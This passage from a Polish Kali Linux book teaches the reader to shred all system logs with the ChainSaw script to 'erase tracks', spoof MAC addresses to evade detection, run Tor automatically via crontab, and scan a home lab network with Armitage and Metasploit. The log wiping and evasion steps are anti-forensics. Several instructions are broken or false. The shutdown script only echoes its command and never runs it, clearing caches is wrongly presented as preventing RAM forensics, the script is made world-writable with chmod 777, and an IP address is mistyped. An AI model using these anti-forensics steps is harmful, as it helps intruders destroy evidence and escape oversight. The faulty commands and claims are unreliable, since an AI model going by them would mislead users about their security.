1 W Terminalu wykonujemy polecenie **git clone https://github.com/Inffinite/ChainSaw**.

```
krzysiek@kali:~$ git clone https://github.com/Inffinite/ChainSaw
Cloning into 'ChainSaw'...
remote: Enumerating objects: 27, done.
remote: Counting objects: 100% (27/27), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 27 (delta 9), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (27/27), done.
krzysiek@kali:~$
```

2 Przechodzimy do folderu **ChainsSaw** poleceniem **cd ChainSaw** i kopiujemy główny skrypt do lokalizacji **/root** poleceniem **sudo cp ChainSaw.py /root**.

```
krzysiek@kali:~$ cd ChainSaw
krzysiek@kali:~/ChainSaw$ ls
Antidote.py  ChainSaw.py  README.md  root1.png  root2.png  root3.png
krzysiek@kali:~/ChainSaw$ sudo cp ChainSaw.py /root
krzysiek@kali:~/ChainSaw$
```

3 Teraz przechodzimy do folderu **/root** i wykonujemy skrypt, wpisując polecenie **sudo python ChainSaw.py**.


```
krzysiek@kali:/root$ sudo python ChainSaw.py
[+] You are root.
[+] Checking whether ChainSaw has been stored in the root directory...
[+] ChainSaw is stored in /root. Lets shred stuff.
Do you want to shred all logs? (yes/no) >>
```

4 Po poprawnym przejściu przez sprawdzenie wymagań programu wpisujemy **yes** i wciskamy enter w celu wyczyszczenia logów.

5 Po zakończeniu usuwania pojawi się informacja o sukcesie i skrypt sam siebie wykasuje z naszego dysku.

```
[+] All your tracks have been erased.
[+] Now ChainSaw will shred itself.
[+] ;)
krzysiek@kali:/root$
```

Czyścimy RAM



Osoby, które nie chcą pozostawiać absolutnie żadnych śladów, mogą również czyścić pamięć RAM. Da się z niej wyciągnąć pewne informacje nawet po wyłączeniu komputera, choć jest to skomplikowane. Aby całkowicie to uniemożliwić, wystarczy wykonać zaledwie kilka komend.

```
krzysiek@kali:/root$ su - root
Hasło:
root@kali:~# sudo sync; echo 3 > /proc/sys/vm/drop_caches
root@kali:~#
```

1 Uruchamiamy Terminal, zmieniamy użytkownika na **root** i wpisujemy komendę **sudo sync; echo 3 > /proc/sys/vm/drop_caches**.

2 Tak naprawdę są to dwa polecenia, które wykonają się jedno po drugim. Komenda **sync** opróżnia bufor systemu plików, a **drop_caches** usuwa pamięć podręczną bez zatrzymywania jakiejkolwiek aplikacji czy też procesu.

3 Dodatkowo po wykonaniu tej komendy powinniśmy zaobserwować wzrost wolnej pamięci RAM **A**, **B**.

```
krzysiek@kali: /root 80x24
Tasks: 143 total,   1 running, 142 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0,1 us,  0,0 sy,  0,0 ni, 99,9 id,  0,0 wa,  0,0 hi,  0,0 si,  0,0 st
MiB Mem :  7966,2 total,  6910,4 free,   403,5 used,    652,3 buff/cache
MiB Swap:  4094,0 total,  4094,0 free,     0,0 used.   7266,0 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  647 root      20   0  573716  88404  35796 S   1,7   1,1   0:09.67 Xorg
```

A

```
krzysiek@kali: ~ 80x24
Tasks: 147 total,   1 running, 146 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0,0 us,  0,1 sy,  0,0 ni, 99,7 id,  0,2 wa,  0,0 hi,  0,0 si,  0,0 st
MiB Mem :  7966,2 total,  7400,6 free,   399,1 used,    166,5 buff/cache
MiB Swap:  4094,0 total,  4094,0 free,     0,0 used.   7343,6 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  647 root      20   0  573716  88408  35800 S   1,3   1,1   0:10.94 Xorg
 1885 krzysiek  20   0  509560  73596  40512 S   0,7   0,9   0:09.61 termina+
```

B

Czyszczenie pamięci RAM przy wyłączaniu systemu

Jeśli chcemy, aby pamięć RAM była czyszczona za każdym razem, gdy wyłączamy system, wystarczy, że dodamy odpowiedni wpis w plikach systemowych.
Po dodaniu naszego skryptu w poprawnym miejscu będzie on wykonywany za każdym razem, gdy komputer będzie wyłączany.

1 Tworzymy nowy plik w edytorze tekstowym o nazwie **K99[dowolna_nazwa]**.

```
krzysiek@kali:~$ mousepad K99ramczysc
```

2 Wpisujemy treść skryptu:
#!/bin/bash
echo "echo 3 > /proc/sys/vm/drop_caches"
i zapisujemy plik.

```
*/home/krzysiek/K99ramczysc - Mousepad
Plik  Edycja  Wyszukiwanie  Widok  Dokument  Pomoc
#!/bin/bash
echo "echo 3 > /proc/sys/vm/drop_caches"
```

3 Nadajemy odpowiednie uprawnienia dla naszego pliku poprzez komendę **sudo chmod 777 K99ramczysc**.

```
krzysiek@kali:~$ sudo chmod 777 K99czyscram
[sudo] hasło użytkownika krzysiek:
krzysiek@kali:~$
```

4 Przenosimy nasz plik do odpowiedniej lokalizacji – zatwierdzając komendę **sudo mv K99ramczysc /etc/rc0.d/K99ramczysc**.

5 Od tej pory zawsze przy wyłączaniu systemu zostanie automatycznie wyczyszczona pamięć RAM.

```
krzysiek@kali:~$ sudo mv K99ramczysc /etc/rc0.d/K99ramczysc
```

Crontab – automatyzujemy procesy w systemie

Zdarza się, że w trakcie pracy z systemem operacyjnym okazuje się, że musimy wykonywać ogromną ilość powtarzalnych zadań.
W przypadku Kali Linuxa (oraz innych systemów z rodziny Linux) z pomocą przychodzi narzędzie **cron** oraz **crontab**. Jest to swego rodzaju harmonogram do wykonywania konkretnych komend i skryptów z określoną częstotliwością lub przy określonych warunkach.
Crontab to tabela programu cron, która ma specjalny format umożliwiający prostą edycję.
W trakcie czytania rozdziałów tej książki poznaliśmy wiele narzędzi oraz usług, które muszą działać w tle, abyśmy mogli skorzystać z zaawansowanych programów. Dobrym przykładem jest narzędzie TOR, które właśnie poznaliśmy. Jeśli będzie uruchamiane za każdym razem, gdy włączymy system, będziemy mogli od razu korzystać z programu proxychains lub anonsurf.

1 Uruchamiamy Terminal i wykonujemy komendę **sudo crontab -e**, po chwili wpisujemy **1** i zatwierdzamy.

```
krzysiek@kali:~$ sudo crontab -e
[sudo] hasło użytkownika krzysiek:
no crontab for root - using an empty one

Select an editor.  To change later, run 'select-editor'.
  1. /bin/nano        <---- easiest
  2. /usr/bin/vim.basic
  3. /usr/bin/vim.tiny

Choose 1-3 [1]: 1
```

```
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command


@reboot service tor start
                    [ Zapisano 25 linii ]
^G Pomoc      ^O Zapisz     ^W Wyszukaj   ^K Wytnij     ^J Wyjustuj   ^C Bież.poz.
^X Wyjdź      ^R Wczyt.plik ^\ Zastąp     ^U Wstaw teks ^T Pisownia   ^  Do linii
```

2 Przechodzimy na sam koniec pliku tekstowego i w nowej linii dodajemy wpis **@reboot service tor start**. Następnie zapisujemy plik, wciskając ctrl+O i zatwierdzając klawiszem enter. Po wykonaniu edycji zamykamy Terminal.

3 Utworzony przez nas wpis będzie przy każdym uruchomieniu systemu jednorazowo uruchamiał usługę TOR.

Bez problemu możemy również dodać wpis, który będzie zmieniał nasz adres w sieci TOR co określony czas, na przykład co dwie godziny. Taki wpis będzie wyglądał tak:
0 */2 * * * service tor restart
To zadanie będzie uruchamiane co dwie pełne godziny.
Więcej informacji o tworzeniu wpisów w crontabie można uzyskać, wpisując w Terminalu polecenie **man crontab**

Zmieniamy nasz adres MAC



Zmieniając adres MAC, sprawimy, że nie będzie można powiązać naszej fizycznej karty sieciowej z adresem IP oraz logami zapisanymi na serwerze czy też hoście, z którym nawiązaliśmy połączenie. W tym celu wykorzystamy program **macchanger**.
Jest to specjalny program, z którego możemy korzystać poprzez Terminal. Pozwala on na zmianę adresu MAC naszej karty sieciowej. Trzeba zmieniać adres MAC, zanim połączymy się z siecią. Warto pamiętać, że zmiana adresu MAC co jakiś czas w trakcie pracy może zwiększyć nasze bezpieczeństwo, gdyż w sieci nasz komputer będzie widoczny jako nowe urządzenie. Więc nawet jeśli generujemy duży ruch, to gdy zostanie on rozbity na kilka adresów MAC, trudniej będzie nas wykryć.
Uwaga! Adres MAC zmieniamy tylko wtedy, gdy nie jesteśmy połączeni z żadną siecią.

1 Uruchamiamy Terminal, wpisujemy komendę **ip a** i zatwierdzamy klawiszem enter. Pojawią się wszystkie interfejsy sieciowe naszego komputera. Jeśli korzystamy z sieci bezprzewodowej, interesuje nas szczególnie nazwa interfejsu **wlan0**, w zależności od komputera cyfra może być inna.

```
krzysiek@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:05:4c:15 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 86190sec preferred_lft 86190sec
    inet6 fe80::a00:27ff:fe05:4c15/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 0e:bc:98:6a:2b:f8 brd ff:ff:ff:ff:ff:ff
krzysiek@kali:~$
```

2 Następnie upewniamy się, czy dany interfejs jest dezaktywowany, wpisując komendę **sudo ip link set dev wlan0 down**, i zatwierdzamy klawiszem enter.

```
krzysiek@kali:~$ sudo ip link set dev wlan0 down
```

3 Wpisujemy i zatwierdzamy komendę **macchanger -s wlan0** (wlan0 jest naszym przypisanym interfejsem odczytanym w kroku **1**). Jeśli pojawi się adres MAC, to znaczy, że możemy przystąpić do jego zmiany.

```
krzysiek@kali:~$ macchanger -s wlan0
Current MAC:   0e:bc:98:6a:2b:f8 (unknown)
Permanent MAC: 18:d6:c7:0b:cc:b4 (unknown)
krzysiek@kali:~$
```

4 Możemy ręcznie wprowadzić nowy adres MAC lub skorzystać z funkcji tworzenia losowego adresu. Druga opcja jest znacznie szybsza. Wprowadzamy i zatwierdzamy komendę **sudo macchanger -r wlan0**. Pojawi się informacja o nowo przypisanym adresie MAC.

```
krzysiek@kali:~$ sudo macchanger -r wlan0
Current MAC:   0e:bc:98:6a:2b:f8 (unknown)
Permanent MAC: 18:d6:c7:0b:cc:b4 (unknown)
New MAC:       26:3c:af:6f:44:47 (unknown)
krzysiek@kali:~$
```

5 Po zakończeniu procesu aktywujemy interfejs, wprowadzając i zatwierdzając komendę **sudo ip link set dev wlan0 up**. Teraz możemy ponownie wpisać komendę **ip a**. Jak widać, nasze działania są skuteczne, ponieważ nasza karta ma zupełnie inny adres MAC.

```
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500
    link/ether 26:3c:af:6f:44:47 brd ff:ff:ff:ff:ff:ff
krzysiek@kali:~$
```

JAK SPRAWDZIĆ ADRES MAC W PANELU ROUTERA

Po zalogowaniu się do panelu administracyjnego routera (dane logowania powinny znajdować się na naklejce na obudowie) możemy sprawdzić listę aktualnie połączonych z nim urządzeń z podstawowymi informacjami na ich temat, w tym adres IP, adres MAC, nazwa klienta. W przypadku routerów firmy Asus po zalogowaniu do panelu administracyjnego klikamy na View List. Po chwili pojawi się lista wszystkich urządzeń, możemy na niej sprawdzić adresy MAC.

JAK DBAĆ O PRYWATNOŚĆ W INTERNECIE



Na poprzednich stronach poznaliśmy rozwiązania, które umożliwią nam pozostanie anonimowym. Większość z nich dotyczy korzystania ze specjalnej sieci TOR, która ukrywa nasz prawdziwy adres IP. Musimy jednak pamiętać, że będzie można nas wykryć, jeśli będziemy popełniać podstawowe błędy w trakcie korzystania z takiej sieci. Poznajmy te najbardziej podstawowe.

1 Nie logujemy się do wcześniej założonych kont

Jest to absolutnie zabronione. Z założenia każde konto zabezpieczone jest hasłem i wszystkie informacje dotyczące logowania zapisywane są na serwerze. Jeśli więc zalogujemy się na nasze konto, korzystając z sieci TOR, będzie można powiązać nowy adres IP z użytkownikiem danego konta. Zyskamy tylko poczucie fałszywego bezpieczeństwa.

2 Nie logujemy się na konta z dostępem do pieniędzy przez sieć TOR

Tego typu konta są ogólnie jawne dla usługodawców, którzy świadczą nam daną usługę. Musimy być odpowiednio zweryfikowani, zanim otworzymy rachunek bankowy

czy też potwierdzimy konto PayPal. Dlatego też nie ma sensu ukrywać swojej tożsamości w internecie i logować się do tego typu usług. Możemy również przysporzyć sobie kłopotów, ponieważ banki mogą ze względów bezpieczeństwa blokować konta, do których następują logowania z różnych adresów IP w różnych krajach.

3 Nie zmieniamy typu wykorzystywanej sieci w trakcie trwania jednej sesji

Jeśli korzystamy z sieci TOR przez na przykład 30 minut i stwierdzamy, że pracuje ona zbyt wolno, a my chcemy szybciej obejrzeć jakiś materiał, choćby film, nie wyłączajmy nagle sieci TOR i nie zaczynajmy korzystać z witryn, do których przed chwilą mieliśmy dostęp. Przez takie działanie bardzo łatwo powiązać adresy IP i czasy dostępu do serwerów. Powinniśmy całkowicie zamknąć usługę TOR i przeglądarkę i dopiero po chwili rozpocząć nową sesję.

4 Nie przesyłamy wrażliwych danych bez ich zaszyfrowania

Nigdy nie wiemy, czy ktoś nas nie szpieguje. Faktem jednak jest, że wszelkiego rodzaju informacje, które są wrażliwe lub szczególnie ważne, nigdy nie powinny być przesyłane przez internet bez wcześniejszego zaszyfrowania. Jeśli nie zamierzamy korzystać ze specjalnych narzędzi do szyfrowania, powinniśmy przynajmniej spakować przesyłane pliki do archiwum i zabezpieczyć je hasłem.

SZYFROWANIE

Do szyfrowania wiadomości e-mail warto wykorzystać program Thunderbird wraz z dodatkiem Enigmail.
A jeśli chcemy zabezpieczyć rozmowy ze znajomymi na urządzeniach mobilnych, powinniśmy zacząć korzystać z komunikatora Signal.

Nie jest to idealne rozwiązanie, ale za to szybkie, a jeśli ustawimy odpowiednio silne hasło, będzie ono nie do złamania przez zwykłych atakujących.

5 Nie otwieramy nieznanych linków i plików

Nigdy nie mamy pewności, czy otrzymany link prowadzi do prawdziwej strony, czy jest to pułapka prowadząca do zainfekowanej witryny, która wykorzystując specjalne skrypty, przechwyci naszą przeglądarkę lub zainstaluje programy typu malware. Podobne zagrożenie istnieje, gdy otwieramy nieznane pliki, które otrzymaliśmy e-mailem lub sami pobraliśmy z podejrzanych stron.

6 Nie podajemy wrażliwych danych online

Jeśli zależy nam na anonimowości, nie możemy podawać naszych danych na wielu stronach. Informacje takie jak wiek, data urodzenia, miejsce zamieszkania, ulubione zwierzę, drużyna, ksywka, hobby i inne tego typu z pozoru wydają się mało szkodliwe. Jednak w większości przypadków, gdy ktoś na przykład chce odzyskać hasło do jakiejś usługi, wystarczy, że poda właśnie tego typu dane.

7 Nie stosujemy słabych haseł

Generatory do łamania haseł wykorzystują informacje dotyczące danego użytkownika. Wystarczy, że atakujący pozna kilka podstawowych danych i będzie mógł złamać hasło większości mniej doświadczonych użytkowników. Bardzo dużo osób używa jako hasła swojego imienia i roku urodzenia albo nazwy drużyny piłkarskiej. Pamiętajmy, że musimy zabezpieczać nasze konta silnymi hasłami, które nie będą podatne na tego typu „społecznościowe” ataki. Silne hasło powinno mieć przynajmniej 12 znaków, na które składać się będzie przynajmniej jedna duża litera, cyfra i znak specjalny.

7 Jak obronić się przed przejęciem kontroli nad komputerem

Jeden z najbardziej niebezpiecznych ataków to taki, który prowadzi do przejęcia całkowitej kontroli nad jakimś urządzeniem. Tego typu ataki są wykonywane przez internet oraz z sieci lokalnej. Ich skutki mogą być bardzo poważne, gdyż po przejęciu kontroli atakujący ma właściwie nieograniczone możliwości. Dlatego też bardzo ważne jest, aby wiedzieć, w jaki sposób możemy zostać zaatakowani i jak się bronić

Ataki z internetu a ataki z sieci lokalnej

Nasz komputer jest narażony na różnego rodzaju ataki.

Najczęściej możemy spotkać się z atakami z internetu polegającymi na przesłaniu nam szkodliwego oprogramowania, które wykona złośliwy kod, umożliwiając zdalny dostęp do naszego komputera. W zdecydowanej większości takie ataki opierają się na tym, że ofiara sama uruchamia niebezpieczny plik, który pobrała z internetu lub otrzymała w załączniku poprzez e-mail. Wystarczy chwila nieuwagi i możemy sami umożliwić atakującemu dostęp do naszego urządzenia.

Ataki z poziomu sieci lokalnej są bardziej niebezpieczne. Mogą polegać na zdalnym ataku na określone usługi poprzez otwarte porty na naszym urządzeniu. Jest też więcej możliwych scenariuszy lokalnych ataków, które stanowią duże zagrożenie dla bezpieczeństwa.

Dlatego też tak ważne są opisywane w poprzednich rozdziałach metody ochrony przed złamaniem zabezpieczeń naszej domowej sieci Wi-Fi. Jeśli natomiast korzystamy z otwartych sieci, musimy liczyć się z ryzykiem i próbować obronić się przed atakami.

Z tego rozdziału dowiemy się, jak wygląda tok myślowy atakującego i w jaki sposób może on przejąć kontrolę nad naszym urządzeniem. Dzięki temu będziemy w stanie skutecznie się bronić. Dowiemy się też, na co musimy uważać.

Automatyczne sprawdzanie zabezpieczeń

Świetnym narzędziem, które pozwala na automatyczny audyt bezpieczeństwa (na podstawowym poziomie) naszej sieci, jest **Armitage**. Armitage składa się z wielu modułów, które pozwalają na skanowanie sieci, analizowanie szczegółów dotyczących hostów, sprawdzanie słabości oraz wykorzystywanie słabości. W dużej mierze jest nakładką graficzną na bardzo rozbudowany pakiet **metasploit**, który jest jednym z najważniejszych narzędzi w systemie Kali Linux do wykonywania testów penetracyjnych.

PRZYKŁADOWY ATAK W KILKU KROKACH



Armitage: sprawdzamy naszą sieć automatycznie

Zanim zaczniemy w pełni korzystać z narzędzia Armitage, musimy wykonać wstępną konfigurację w systemie Kali Linux.

Jednorazowa konfiguracja

Ten proces będziemy musieli przejść tylko raz. Po jego wykonaniu Armitage będzie

```
krzysiek@kali:~$ sudo ss -ant
State    Recv-Q  Send-Q    Local Address:Port          Peer Address:Port
LISTEN   0       128             0.0.0.0:8084               0.0.0.0:*
LISTEN   0       128           127.0.0.1:5432               0.0.0.0:*
ESTAB    0       0         192.168.1.108:37110     64.233.161.188:5228
ESTAB    0       0         192.168.1.108:53778      142.93.79.101:443
LISTEN   0       128               [::1]:5432                  [::]:*
krzysiek@kali:~$
```

działał w naszym systemie bez większych problemów.

```
krzysiek@kali:~$ sudo apt install armitage A
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Zostaną zainstalowane następujące NOWE pakiety:
  armitage
```

1 Uruchamiamy Terminal i wpisujemy polecenie:
sudo service postgresql start.
Zostanie uruchomiona usługa bazy danych.

```
krzysiek@kali:~$ sudo service postgresql start
[sudo] hasło użytkownika krzysiek:
```

2 Sprawdzamy, czy **PostgreSQL** działa poprawnie, wpisując polecenie **sudo ss -ant**. Jeśli tak, to znajdziemy wpis **LISTEN** dla portu **5432**.

3 Następnie inicjalizujemy bazę danych dla programu metasploit, z którego korzysta Armitage. Wykonujemy komendę: **sudo msfdb init**.

```
krzysiek@kali:~$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/
.yml'
[+] Creating initial database schema
krzysiek@kali:~$
```

4 Teraz możemy sprawdzić, czy cały proces przebiegł poprawnie. Wykonujemy polecenie **sudo msfconsole**, a następnie **db_status**.

Powinien pokazać się wpis o połączeniu z **msf** oraz o typie połączenia **postgresql**.

5 Instalujemy Armitage – **sudo apt install armitage** A.

Uruchamiamy Armitage

Po wstępnej konfiguracji możemy uruchomić Armitage.

1 Uruchamiamy Terminal i wpisujemy polecenie:
sudo service postgresql start
(Ta usługa zawsze musi być uruchomiona przed Armitage).


2 Następnie wykonujemy polecenie **sudo armitage**.

```
krzysiek@kali:~$ sudo armitage
```

3 Pojawi się okno, w którym nawiązujemy połączenie z bazą msf – klikamy na **Connect** B.


```
       =[ metasploit v5.0.66-dev                          ]
+ -- --=[ 1956 exploits - 1092 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]


msf5 > db_status
[*] Connected to msf. Connection type: postgresql.
msf5 >
```



Teraz możemy przystąpić do analizy bezpieczeństwa urządzeń wewnątrz naszej sieci lokalnej. Pamiętajmy, że takie testy możemy legalnie wykonywać tylko wtedy, gdy jesteśmy administratorami lub właścicielami danej sieci.
Poszczególne okna i obsługę programu poznamy w trakcie wykonywania kolejnych kroków.

4 W kolejnym oknie klikamy na **Yes** w celu uruchomienia specjalnego serwera RPC.







5 Po chwili pojawi się główne okno programu Armitage.

Szukamy urządzeń w sieci Armitage


1 Zaczynamy od przeskanowania naszej sieci lokalnej w poszukiwaniu urządzeń. Klikamy na górnym pasku na **Hosts**, **Nmap Scan**, **Quick Scan (OS detect)**.




2 Następnie w polu tekstowym podajemy dane naszej sieci lokalnej. Możemy podać adres naszego komputera z maską **/24**. W naszym przypadku jest to **192.186.1.111/24** i klikamy na **OK**.



3 Po dłuższej chwili skanowanie zostanie zakończone i w górnym oknie zobaczymy wszystkie hosty **A** (patrz następna strona), jakie zostały wykryte, wraz z przedstawioną graficznie informacją o ich typie (na przykład drukarka, system Windows, system Linux). W dolnym oknie **B** znajdują się informacje o wykonywanym ostatnio zadaniu. Możemy tam też skorzystać z wbudowanego Terminalu.




4 Na potrzeby naszego testu uruchomione zostały w sieci różne urządzenia, w tym dwie wirtualne maszyny – jedna z systemem Windows XP, a druga z zaktualizowanym systemem Windows 10. Maszyna z XP ma przypisany adres 192.168.1.113, a z Windows 10 192.168.1.112.




Szukamy słabości automatycznie

1 Po znalezieniu hostów klikamy na górnym pasku na **Attacks**, **Find Attacks**.



2 Po chwili do każdego celu zostaną wyszukane różne możliwości ataku – klikamy na **OK**.

3 Dzięki temu możemy przeprowadzić testowe ataki na wybrane maszyny – w najnowszej wersji programu ustawiony filtr wyszukiwania krytycznych podatności automatycznie nie znajduje żadnych słabości dla systemu Windows 10 – jeśli jakaś się pojawia, producent od razu wypuszcza stosowne aktualizacje.



W przypadku starszych systemów, jak Windows XP, Vista, 7, aktualizacje mogą nie pojawiać się tak szybko jak w przypadku Windows 10, dlatego właśnie zaleca się korzystanie z najnowszego systemu operacyjnego, który jest ciągle aktualizowany.

Sprawdzamy słabości konkretnych urządzeń ręcznie

Niestety, Armitage może dawać wiele fałszywych wyników lub nie sprawdzać wszystkich popularnych ataków. Zatem mimo że ma prosty w obsłudze interfejs, nie zawsze się sprawdza. Dlatego też warto przetestować naszą sieć, korzystając z głównego narzędzia **Metasploit**.

1 Wcześniej już zainicjowaliśmy bazę danych, więc teraz możemy od razu przystąpić do korzystania z programu. Wykonujemy w Terminalu polecenie **sudo service postgresql start**, a potem **sudo msfconsole**.

```
krzysiek@kali:~$ sudo msfconsole
[*] Starting the Metasploit Framework consoLe...\
```

2 Następnie uruchamiamy proste zadanie skanowania, które pozwoli nam na sprawdzenie, czy **msfconsole** może korzystać z różnych modułów i bazy danych: **db_nmap [adres IP lokalnej sieci]/24 -sn**.

```
       =[ metasploit v5.0.67-dev                          ]
+ -- --=[ 1957 exploits - 1090 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > db_nmap
[*] Usage: db_nmap [--save | [--help | -h]] [nmap options]
msf5 > db_nmap 192.168.1.111/24 -sn
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-09 17:04 CET
```

3 Teraz, na przykład wiedząc, że mamy do sprawdzenia bezpieczeństwo maszyny z systemem Windows XP, wyszukujemy możliwe metody ataku dla tego typu systemu. W Terminalu wpisujemy komendę: **searchsploit Windows XP remote** A.

4 Wszystkich podatności jest bardzo wiele, dlatego też tylko zaawansowani testerzy będą wiedzieli, które ataki mogą dać efekt na jakich maszynach. W domowych warunkach najlepszym wskaźnikiem tego, czy nasz system jest bezpieczny, jest skorzystanie z gotowych narzędzi do skanowania i wyszukiwania zagrożeń. W konsoli msf wpisujemy polecenie:

db_nmap -Pn -n -sV --script vuln [adres IP]


Pojawia się informacja: ***not vulnerable*** A (patrz następna strona), co oznacza, że nasza maszyna jest bezpieczna.

Opisywany przypadek to idealna sytuacja, gdy użytkownik ma wyłączone wszystkie usługi sieciowe, takie jak udostępnianie folderów itp., ma włączony firewall systemowy i inne funkcje bezpieczeństwa. Sprawdźmy

```
krzysiek@kali:~$ searchsploit windows xp remote   A
------------------------------------------------------------------------
---------------------------------------------- ------------------------
 Exploit Title
                                                  |  Path
                                                  | (/usr/share/exploitdb/)
------------------------------------------------------------------------
---------------------------------------------- ------------------------
(Gabriel's FTP Server) Open & Compact FTP Server 1.2 - 'PORT' Remote Denial of Service
```

```
msf5 > db_nmap -Pn -n -sV --script vuln 192.168.1.113
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-09 17:17 CET
[*] Nmap: Pre-scan script results:
[*] Nmap: | broadcast-avahi-dos:
[*] Nmap: |   Discovered hosts:
[*] Nmap: |     224.0.0.251
[*] Nmap: |   After NULL UDP avahi packet DoS (CVE-2011-1002).
[*] Nmap: |_  Hosts are all up (not vulnerable). A
[*] Nmap: Nmap scan report for 192.168.1.113
[*] Nmap: Host is up (0.00039s latency).
[*] Nmap: All 1000 scanned ports on 192.168.1.113 are filtered
[*] Nmap: MAC Address: 08:00:27:FA:59:AA (Oracle VirtualBox virtual NIC)
[*] Nmap: Service detection performed. Please report any incorrect results
tps://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 59.67 seconds
msf5 >
```

